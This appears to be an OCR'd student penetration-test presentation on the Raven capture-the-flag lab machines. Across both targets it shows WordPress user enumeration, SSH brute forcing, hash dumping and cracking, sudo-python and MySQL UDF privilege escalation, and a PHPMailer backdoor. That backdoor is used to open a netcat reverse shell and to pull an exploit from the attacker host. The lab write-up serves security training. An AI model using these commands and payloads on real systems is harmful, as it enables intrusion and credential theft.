Raven Security Pentest Presentation

Attack, Defense & Analysis of Raven Security


August Bacoling, Igor Bobrov, Anthony Cannizzaro, Len Daniel Castillo, Mohammed Elzanaty, Ryan Kashkooli

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network:
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines:

IPv4: 10.0.0.14
Gateway: 10.0.0.1
OS: Windows
Hostname: ML.RefVM-68ee27

IPv4:192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Pv4: 192.168.1.110
OS: Linux
Hostname: Target1

Pv4: 192.168.1.115
OS: Linux
Hostname: Target2

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress 4.8.15 CVE-2018-19487	WPSCAN available	extract usernames
Weak password policy	Brute Forcing	easily find valid credentials
Sudo python privileges CVE-2019-19875	enumeration and escalation	escalate to root with python

Critical Vulnerabilities: Target 2

we already discovered the IP address of Target 2 as 192.168.1.115 so we can be there, using nikto to scan for any potential vulnerabilities or interesting directories we can access on the Webserver : nikto -C all -h 192.168.1.115

More scan for potential vulnerabilities:

gobuster -w /usr/share/wordlists/dirbuster/directory-2.3-medium.txt dir -u 192.168.1.115

Vulnerability	Description	Impact
1 - Improperly Configured WordPress	shows /vender directory to the public	we can see PHPmailer information
2 - PHPmailer is out of date running 5.2.16 version CVE-2016-10033	vulnerable to remote code execution	we can used this vulnerability to create a backdoor
3 - wp-config can be accessed by anyone on the machine	wp-config gives us mysql credentials	Allows easy user credentials exposure and potentially root access as well
4 - MySQL running as root CVE-2005-2558	vulnerable to user-defined-functions	Allows us to gain root access

Exploits Used

Kibana | [Metricbeat System] Overview EC | [Filebeat System] Syslog dashboa | Discover - Kibana | Security

Not secure | 192.168.1.110/team.html

+880 012 3654 896 Register / Login

Security Services

HOME ABOUT US SERVICE TEAM BLOG CONTACT

```
[+] WordPress version 4.8.15 identified
 | Found By: Emoji Settings (Passive De
 |  - http://192.168.1.110/wordpress/, 
 | Confirmed By: Meta Generator (Passiv
 |  - http://192.168.1.110/wordpress/, 

[i] The main theme could not be detecte

[+] Enumerating Users (via Passive and 
 Brute Forcing Author IDs - Time: 00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - 
 | Confirmed By: Login Error Messages (

[+] michael
 | Found By: Author Id Brute Forcing - 
 | Confirmed By: Login Error Messages (
```

Ethel Davis
Managing Director (Sales)

Rodney Cooper
Creative Art Director (Project)

Dora Walker
Senior Core Developer

Lena Keller
Creative Content Developer

192.168.1.110/wordpress

Elements | Console | Sources | Network

```
<!DOCTYPE html>
<html lang="zxx" class="no-js" style="display: block;">
▶ <head>…</head>
▼ <body style="display: block;">
  ▶ <button type="button" id="mobile-nav-toggle">…</button>
  ▼ <header id="header">
    ▶ <div class="container header-top">…</div>
      <hr>
    ▼ <div class="container">
      ▼ <div class="row align-items-center justify-content-between
      d-flex">
        ▶ <div id="logo">…</div>
        ▼ <nav id="nav-menu-container">
          ▼ <ul class="nav-menu sf-js-enabled sf-arrows" style="touc
          h-action: pan-y;">
            ▶ <li class="menu-active">…</li>
            ▶ <li>…</li>
            ▶ <li>…</li>
            ▶ <li>…</li>
            ▼ <li class>
                <a href="wordpress">Blog</a> == $0
              </li>
            ▶ <li>…</li>
            </ul>
          </nav>
          <!-- #nav-menu-container -->
        </div>
      </div>
```

… flex nav#nav-menu-container ul.nav-menu.sf-js-enabled.sf-arrows li a …

Styles | Computed | Layout | Event Listeners | DOM Breakpoints

Filter :hov .cls

```
element.style {
}

.nav-menu a {                                   main.css:2058
  padding: ▶ 6px 10px;
  text-decoration: ▶ none;
  display: inline-block;
  color: #fff;
  font-weight: 400;
  font-size: 12px;
  text-transform: uppercase;
  outline: ▶ none;
}

.nav-menu, .nav-menu * {                        main.css:1990
  margin: ▶ 0;
  ~~padding: ▶ 0;~~
  list-style: ▶ none;
```

Type here to search

4:56 AM
1/19/2021

Target 1 - Exploit 2

Michael has a weak password:

In order to obtain Michael's password we used brute force discovery. The password ended up being the same name as the username. After searching we discovered that there is a second flag inside the /var/www directory.

```
michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110
 - Please do not use in military or secret service organizations, or for illegal purposes.

hc/thc-hydra) starting at 2019-02-26 21:32:50
it the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
conds to abort... (use option -I to skip waiting)) from a previous session found, to prevent

rall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
/
michael   password: michael
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system
the exact distribution terms for each program are desc
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to
permitted by applicable law.
You have new mail.
michael@target1:~$
```

```
michael@target1:~$ cd /var/
michael@target1:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@target1:/var$ cd www/
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Target 1 - Exploit 3

wp-config dumping mysql creds

→ Since most wordpress websites have php and mysql it is beneficial to be aware of the risks they propose. Securing and backing these services is a must. Dumping credentials is a routine task that is necessary when performing daily system backups for security reasons.

→ To perform mysqldump backup we need to have user access to mysql db and acquire password for user (usually root) that will have full privileges in order to succeed.

→ In our particular project we were able to acquire root password by brute forcing, cracking hashes and password guessing.

→ First we need to browse through existing databases and locate the users table. After that we will dump the hashed data from mysql database to our machine:

1 - `use mysql;`

2 - `show databases;`


3 - `use wordpress;` (database name)

4 - `show tables;`

5 - `select * from wp_users;` (table name)

Now we located the info.

Time to dump it !



MySql Dumping:

Example of mysql dumping:

Now from user machine that has access to mysql db, we run following commands:


- We have to exit mysql database first and perform dumping from the instance.

- `mysqldump -u root -p wordpress wp_users > passwords.sql ;`

  (saves file to current dir)

- *now we `ls` current dir to confirm that dump was successful*

- After that `pico/vim` or `cat` on `passwords.sql` and there we have hashed credentials!



Target 1 - Exploit 4

sudo python

We found that Steven's password was pink84.
We need to run the python command to get root access.
steven has sudo/usr/bin/python privileges
$sudo python -c 'import pty;pty.spawn ("/bin/bash");
$ cd /root
$ls
We capture the 4th flag

```
root@Kali:~# john --show hash.txt
?:pink84
```

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ whoami
steven
$
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/# ls
bin   etc         lib         media  proc  sbin  tmp      va
r
boot  home        lib64       mnt    root  srv   usr      vm
linuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
root@target1:/# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______
| ___ \
| |_/ /__ ___   ____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ v /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```


Target 2 - Exploit 1


Bad wordpress config making /vendor public

open to public can lead to significant damages,

Improperly Configured WordPress can lead to numerous information leaks and access to important config directories that carry sensitive data.

Access to admin files and credentials can be extremely easy for anybody in public.





Target 2 - Exploit 2: PHPMailer Remote Code Execution Vulnerability

(CVE-2016-10033)

- PHP is an open source, general-purpose scripting language used for web development that can also be embedded into HTML.
- It is used by many popular tools, such as WordPress, Drupal, Joomla!,
- PHPMailer is an open source PHP library for sending emails from PHP websites.
- This critical vulnerability is caused by class.phpmailer.php incorrectly processing user requests.
- Remote attackers are able to execute code on vulnerable servers.

Reference:

https://www.fortinet.com/blog/threat-research/analysis-of-phpmailer-remote-code-execution-vulnerability-cve-2016-10033

PHPMailer vulnerability and How it is exploited

- This vulnerability affects PHPMailer versions before 5.2.18.
- To exploit the vulnerability, an attacker could target common website components such as contact/feedback forms, registration forms, password email resets, and others.
- A successful exploitation could let remote attackers gain access to the target server in the context of the web server account which could lead to a full compromise of the web application.

Reference:

https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html

How It was Done!

1. Found phpmailer on the system after visiting the /vendor/security
2. Ran searchsploit to find any known vulnerabilities: searchsploit phpmailer

```
root@Kali:~# searchsploit phpmailer
---------------------------------------------------------------------------------------------- ---------------------------------------
 Exploit Title                                                                                |  Path
                                                                                              |  (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------------- ---------------------------------------
PHPMailer 1.7 - 'Data()' Remote Denial of Service                                             | exploits/php/dos/25752.txt
PHPMailer < 5.2.18 - Remote Code Execution (Bash)                                             | exploits/php/webapps/40968.php
PHPMailer < 5.2.18 - Remote Code Execution (PHP)                                              | exploits/php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution (Python)                                           | exploits/php/webapps/40974.py
PHPMailer < 5.2.19 - Sendmail Argument Injection (Metasploit)                                 | exploits/multiple/webapps/41688.rb
PHPMailer < 5.2.20 - Remote Code Execution                                                    | exploits/php/webapps/40969.pl
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Zend Framework / zend-mail < 2.4.11 - 'AIO' '  | exploits/php/webapps/40986.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution                                      | exploits/php/webapps/42221.py
PHPMailer < 5.2.21 - Local File Disclosure                                                    | exploits/php/webapps/43056.py
WordPress PHPMailer 4.6 - Host Header Command Injection (Metasploit)                          | exploits/php/remote/42024.rb
---------------------------------------------------------------------------------------------- ---------------------------------------
```

3. Used exploit.sh script to exploit this vulnerability by opening a ncat connection to kali bash exploit.sh
4. When we ran the script, it uploaded a **backdoor.php** to Target 2 web server
5. This was used to execute command injection attacks
6. Navigated to the backdoor which allowed us to run bash commands on Target2
7. Used the backdoor to open a shell session on Target 2

```
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
```

by starting a netcat listener with nc -lnvp 4444

```
192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%/bin/bash
```

Target 2 - Exploit 3


→ wp-config accessible to anyone on the machine and contains mysql credentials

root:R@v3nSecurity

to access to mysql databases which we used to view user hashes in the wordpress database and wp_users table

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

Credetial findings from wp-config



Findings from /version

MySQL UDF Escalation on Target 2

- Initial backdoor created with PHPMailer vulnerability that allowed creation of a netcat session (manipulate backdoor.php?cmd= to connect nc to kali)
- With netcat we dumped the wp-config.php and got the user/pw for mysql
  - root:R@v3nSecurity
- Mysql is running root permissions, not just as a user named root

```
-rwxr-xr-x  1 root root 11873232 Apr 19  2018 mysqld*
```

- Searchsploit mysql linux udf returns a few options for us to use

```
                                                                                          | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------ ----------------------------------------
MySQL 4.0.17 (Linux) - User-Defined Function (UDF) Dynamic Library (1)                     | exploits/linux/local/1181.c
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library (2)                    | exploits/linux/local/1518.c
MySQL 4/5/6 - UDF for Command Execution                                                    | exploits/linux/local/7856.txt
------------------------------------------------------------------------------------------ ----------------------------------------
```

- 1518.c seems more appropriate for the version of mySQL being run

MySQL UDF Escalation on Target 2 cont.

- Copy the 1518.c exploit to our root dir: searchsploit -m 1518.c
- On exploit-db the usage is explained in more detail
- Renamed and recompiled to hax.so
- python -m SimpleHTTPServer 80 (on our Kali box in order to pull it onto Target 2)

```
root@Kali:~# mv 1518.c hax.c
root@Kali:~# gcc -g -shared -Wl,-soname,hax.so -o hax.so hax.c -lc
root@Kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

wget 192.168.1.90/hax.so (on Target 2 this will download the exploit)

chmod 777 hax.so

MySQL UDF Escalation on Target 2 cont.

- Now we need to create a table in mysql
- Add the hax.so as a value
- Select everything from that table (the exploit) and dump it into the /usr/lib directory
- Create a function that references the exploit value
- Select that function and then append our command we need sudo for (in this case we chmod u+s /usr/bin/find)
- This gives find a root sticky bit that allows us to gain a root shell with:

  find <file> -exec “/bin/sh”

```
# cd /tmp
cd /tmp
# touch escalate
touch escalate
# find escalate -exec "/bin/sh" \;
find escalate -exec "/bin/sh" \;
# whoami
whoami
root
#
```

```
mysql> create table foo(line blob);
create table foo(line blob);
Query OK, 0 rows affected (0.02 sec)

mysql> insert into foo values(load_file('/tmp/hax.so'));
insert into foo values(load_file('/tmp/hax.so'));
